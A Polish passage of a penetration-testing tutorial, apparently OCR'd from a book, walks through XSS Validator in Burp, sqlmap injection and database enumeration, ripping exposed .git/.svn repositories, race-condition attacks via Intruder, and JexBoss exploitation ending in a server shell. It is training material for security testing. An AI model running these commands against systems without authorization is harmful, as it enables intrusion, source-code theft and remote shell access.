Wykorzystanie aplikacji internetowych – poza OWASP Top 10

Wprowadzenie

W OWASP Top 10 zazwyczaj widzimy najczęstszy sposób znajdowania i wykorzystywania luk. Tutaj omówimy niektóre z nietypowych przypadków, na które można się natknąć podczas polowania na błędy w aplikacji internetowej.

Wykorzystanie XSS za pomocą XSS Validator

Chociaż XSS jest już wykrywany przez różne narzędzia, takie jak Burp, Acunetix itd., XSS Validator okazuje się przydatny. To Burp Intruder i Extender zostały zaprojektowane do automatycznego sprawdzania luk XSS.

Przygotowanie


Aby użyć narzędzia w poniższym przepisie, będziemy musieli mieć zainstalowane SlimerJS i PhantomJS na naszych komputerach.

Jak to zrobić...


Poniższe kroki demonstrują XSS Validator:

1. Otwieramy Burp i przełączamy się na kartę Extender:

2. Następnie instalujemy rozszerzenie XSS Validator:



3. Po zakończeniu instalacji w oknie Burp pojawi się nowa karta zatytułowana xssValidator:



4. Następnie instalujemy PhantomJS i SlimerJS; można to zrobić w Kali za pomocą kilku prostych poleceń.

5. Pobieramy oba pliki PhantomJS z Internetu za pomocą wget:

sudo wget https://bitbucket.org/ariya/phantomjs/downloads/

phantomjs-1.9.8-linux-x86_64.tar.bz2

6. Wypakowujemy je za pomocą następującego polecenia:

tar jxvf phantomjs-1.9.8-linux-x86_64.tar.bz2

Poniższy zrzut ekranu pokazuje folder, do którego poprzednie polecenie pobiera plik PhantomJS:

7. Teraz możemy przeglądać folder za pomocą cd, a najłatwiejszym sposobem jest skopiowanie pliku wykonywalnego PhantomJS do /usr/bin:

cp phantomjs /usr/local/bin

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

8. Aby to sprawdzić, możemy wpisać polecenie phantomjs -v w terminalu, a on pokaże nam wersję.

9. Podobnie, aby zainstalować SlimerJS, pobieramy go z oficjalnej strony: http:/ / slimerjs. org/ download. html.


10. Najpierw instalujemy zależności za pomocą następującego polecenia:

sudo apt-get install libc6 libstdc++6 libgcc1 xvfb

11. Teraz wypakowujemy pliki za pomocą tego:

tar jxvf slimerjs-0.8.4-linux-x86_64.tar.bz2

12. Następnie przeglądamy katalog i po prostu kopiujemy plik wykonywalny SlimerJS do /usr/local/bin:



13. Następnie wykonujemy następujące polecenie:

cp slimerjs /usr/local/bin/

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

14. Teraz musimy przejść do folderu XSS Validator.

15. Następnie musimy uruchomić serwer PhantomJS i Slimer JS za pomocą następujących poleceń:


phantomjs xss.js &

slimer js slimer.js &

16. Po uruchomieniu serwerów wracamy do okna Burp. Na karcie XSS Validator po prawej stronie zobaczymy listę ładunków, które extender przetestuje na żądanie. Możemy również ręcznie wprowadzić własne ładunki:


17. Następnie przechwytujemy żądanie, które musimy zweryfikować za pomocą XSS.

18. Wybieramy opcję Wyślij do Intruza:




19. Następnie przechodzimy do okna Intruder i na karcie Positions ustawiamy pozycję, w której chcemy, aby nasze ładunki XSS były testowane. Wartość otoczona § to miejsce, w którym ładunki zostaną wstawione podczas ataku:

20. Na karcie Ładunki wybieramy typ ładunku jako wygenerowany przez rozszerzenie:




21. W Opcjach ładunku klikamy na Wybierz generator... i wybieramy Ładunki walidatora XSS:




22. Następnie przechodzimy do zakładki XSS Validator i kopiujemy frazę Grep; tę frazę również można dostosować:


23. Następnie przechodzimy do zakładki Opcje w Intruderze i dodajemy skopiowaną frazę w Grep - Match:



24. Klikamy przycisk Rozpocznij atak, a pojawi się okno:



25. Tutaj zobaczymy, że żądania oznaczone znacznikiem wyboru w kolumnie Fraza Grep zostały pomyślnie zweryfikowane:



Ataki typu Injection z wykorzystaniem sqlmap

Narzędzie sqlmap to narzędzie typu open source zbudowane w Pythonie, które umożliwia wykrywanie i wykorzystywanie ataków typu SQL injection. Ma pełne wsparcie dla baz danych MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM Db2, SQLite, Firebird, Sybase, SAP MaxDB,

HSQLDB i Informix. W tym przepisie omówimy, jak używać sqlmap do testowania i wykorzystywania ataków typu SQL injection.

Jak to zrobić...

Oto kroki, aby użyć sqlmap:

1. Najpierw zapoznajmy się z pomocą sqlmap, aby lepiej zrozumieć jego funkcje. Można to zrobić za pomocą następującego polecenia:

sqlmap -h

Poniższy zrzut ekranu pokazuje dane wyjściowe poprzedniego polecenia:

```
root@kali:~# sqlmap -h
Usage: python sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs
```

2. Aby przeskanować adres URL, używamy następującego polecenia:

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1"

3. Po wykryciu zapytania SQL możemy wybrać opcję yes (Y), aby pominąć inne typy ładunków:

```
[00:03:14] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads sp
ecific for other DBMSes? [Y/n] Y_
```

4. Po wykryciu kodu SQL możemy wyświetlić nazwy baz danych, używając flagi --dbs:

```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs_
```

5. Mamy już bazy danych; w podobny sposób możemy użyć flag --tables i -- columns, aby uzyskać nazwy tabel i kolumn:

```
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0.12
[00:06:16] [INFO] fetching database names
[00:06:16] [INFO] the SQL query used returns 2 entries
[00:06:16] [INFO] retrieved: information_schema
[00:06:16] [INFO] retrieved: acuart
available databases [2]:
[*] acuart
[*] information_schema

[00:06:16] [INFO] fetched data logged to text files und
b.vulnweb.com'

[*] shutting down at 00:06:16
```

6. Aby sprawdzić, czy użytkownik jest administratorem bazy danych, możemy użyć flagi --is-dba:

```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --is-dba_
```

7. Polecenie sqlmap ma wiele flag. Możemy użyć poniższej tabeli, aby zobaczyć różne typy flag i ich działanie:

Flag	Operation
`--tables`	Dumps all table names
`-T`	Specifies a table name to perform an operation on
`--os-cmd`	Executes an operating system command
`--os-shell`	Prompts a command shell to the system
`-r`	Specifies a filename to run the SQL test on
`--dump-all`	Dumps everything
`--tamper`	Uses a tamper script
`--eta`	Shows estimated time remaining to dump data
`--dbs=MYSql,MSSQL,Oracle`	We can manually choose a database and perform injection for specific database types only
`--proxy`	Specifies a proxy

Posiadanie wszystkich repozytoriów .svn i .git

To narzędzie służy do zgrywania systemów z kontrolą wersji, takich jak SVN, Git i Mercurial/hg, Bazaar. Narzędzie jest zbudowane w Pythonie i jest dość proste w użyciu. W tym przepisie dowiesz się, jak używać tego narzędzia do zgrywania repozytoriów. Ta luka istnieje, ponieważ w większości przypadków, gdy korzystamy z systemu z kontrolą wersji, programiści hostują swoje repozytorium w środowisku produkcyjnym. Pozostawienie tych folderów umożliwia hakerowi pobranie całego kodu źródłowego.


Jak to zrobić...

Poniższe kroki demonstrują użycie repozytoriów:

1. Możemy pobrać dvcs-ripper.git z GitHub, używając:

git clone https://github.com/kost/dvcs-ripper.git


2. Przeglądamy katalog dvcs-ripper:



3. Aby zripować repozytorium Git, polecenie jest bardzo proste:

rip-git.pl -v -u http://www.example.com/.git/

4. Pozwalamy mu działać, a następnie powinniśmy zobaczyć utworzony folder .git, a w nim kod źródłowy:



5. Podobnie, możemy użyć następującego polecenia, aby zripować SVN:

rip-svn.pl -v -u http://www.example.com/.svn/


Wygrywające warunki wyścigu

Warunki wyścigu występują, gdy akcja jest wykonywana na tych samych danych w wielowątkowej aplikacji internetowej. Zasadniczo powodują nieoczekiwane rezultaty, gdy czas wykonania jednej akcji wpływa na inną akcję. Niektóre przykłady aplikacji z podatnością na warunki wyścigu to aplikacja, która umożliwia transfer kredytu od jednego użytkownika do drugiego lub aplikacja, która umożliwia dodanie kodu kuponu w celu uzyskania zniżki, która może również mieć warunki wyścigu, co może umożliwić atakującemu wielokrotne użycie tego samego kodu.


Jak to zrobić...

Możemy wykonać atak typu race condition za pomocą Burp's Intruder w następujący sposób:


1. Wybieramy żądanie i klikamy na Send to Intruder:



2. Przechodzimy do zakładki Opcje i ustawiamy liczbę wątków, zwykle wystarcza 20–25:



3. Następnie na karcie Ładunki wybieramy Ładunki puste w polu Typ ładunku, ponieważ chcemy odtworzyć to samo żądanie:



4. Następnie w Opcjach ładunku wybieramy liczbę razy, ile razy chcemy, aby żądanie zostało odtworzone.

5. Ponieważ tak naprawdę nie wiemy, jak aplikacja będzie działać, nie możemy dokładnie zgadnąć, ile razy musimy powtórzyć żądanie.

6. Teraz klikamy Rozpocznij atak. Jeśli atak się powiedzie, powinniśmy zobaczyć pożądany wynik.

Wykorzystywanie JBoss za pomocą JexBoss

JexBoss to narzędzie do testowania i wykorzystywania luk w zabezpieczeniach serwera aplikacji JBoss i innych serwerów aplikacji Java (na przykład WebLogic, GlassFish, Tomcat, Axis2 itd.). Można je pobrać ze strony https:/ / github. com/ joaomatosf/ jexboss.

Jak to zrobić...

Zaczynamy od przejścia do katalogu, w którym sklonowaliśmy naszego JexBossa, a następnie wykonujemy podane kroki:

1. Instalujemy wszystkie wymagania za pomocą następującego polecenia:

pip install -r requirements.txt

Poniższy zrzut ekranu jest przykładem poprzedniego polecenia:

```
root@kali:~# cd jexboss/
root@kali:~/jexboss# pip install -r requires.txt
%
```

2. Aby wyświetlić pomoc, wpisujemy:

python jexboss.py -h


Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```
root@kali:~/jexboss# python jexboss.py -h

usage: JexBoss [-h] [--version] [--auto-exploit] [--disable-check-updates]
               [-mode {standalone,auto-scan,file-scan}] [--proxy PROXY]
               [--proxy-cred LOGIN:PASS] [--jboss-login LOGIN:PASS]
               [--timeout TIMEOUT] [-host HOST] [-network NETWORK]
               [-ports PORTS] [-results FILENAME] [-file FILENAME_HOSTS]
               [-out FILENAME_RESULTS]
```

3. Aby wykorzystać hosta, po prostu wpisujemy następujące polecenie:


python jexboss.py -host http://target_host:8080

Poniższy zrzut ekranu jest przykładem poprzedniego polecenia:



To pokazuje nam luki w zabezpieczeniach.

4. Wpisujemy yes aby kontynuować eksploatację:



5. To daje nam powłokę na serwerze:

